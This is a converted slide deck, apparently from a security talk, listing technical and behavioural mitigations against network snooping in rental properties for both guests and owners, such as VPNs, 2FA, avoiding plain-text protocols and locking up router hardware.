
For Chrome Browser 22+ on Windows, OSX, Linux and Chrome OS [Learn More](#)



For Opera Browser on Windows and OSX

# Mitigations for renters (technical)

## Corporate VPN\*\*\*




Ensure WPAD/Proxy settings are correct

Corp VPNs typically use split-tunneling, which may leave large amounts of traffic unprotected




# Mitigations for renters (technical)

## Use mobile apps off WiFi



# Mitigations for renters (technical)

## Tether to 4G/LTE




# Mitigations for renters (technical)

Never use plain-text auth



HTTP  
FTP  
Telnet  
POP3  
SMTP  
LDAP  
VNC



# Mitigations for renters (technical)

## 2FA/MFA everything you care about

<https://twofactorauth.org>



### Two Factor Auth (2FA)

List of websites and whether or not they support [2FA](#).


Add your own favorite site by submitting a pull request on the [GitHub repo](#).

🔍 Search websites



# Mitigations for renters (behavioral)

## Watch Mr. Robot



# Mitigations for renters (behavioral)


## Be skeptical and aware when travelling





# Mitigations for renters (behavioral)

## Demand HSTS + HPKP from providers



# Mitigations for owners

Remove physical access to hardware

Lock in a closet or secure room



# Mitigations for owners

Remove physical access to hardware

Lock in an electronics enclosure



# Mitigations for owners

Remove physical access to hardware

Lock in an electronics enclosure



# Mitigations for owners

Remove physical access to hardware

Don't offer internet access (gasp!)





# Mitigations for owners

Never share your personal WiFi connection



# Mitigations for owners

## Backup and restore router settings routinely

### SYSTEM -- BACKUP SETTINGS

Back up DSL Router configurations. You may save your router configurations to a file on your PC.

**Note: Please always save configuration file first before viewing it.**

Backup Settings

# Mitigations for owners

## Add an 'Online Safety' section to your Guest Welcome Guide



This is not going away any time soon

PHACK

A central image of a demonic goat head with large, curved horns, set against a background of intense red and orange flames. The word "PHACK" is written in a large, black, serif font across the middle of the image, partially obscuring the goat's face.



# This is not going away any time soon

## RFP discloses SQL injection in 1998 'Year of the Breach' 2011 - ?

Author : rfp

---[ Phrack Magazine Volume 8, Issue 54 Dec 25th, 1998, article 08 of 12

-----[ NT Web Technology Vulnerabilities

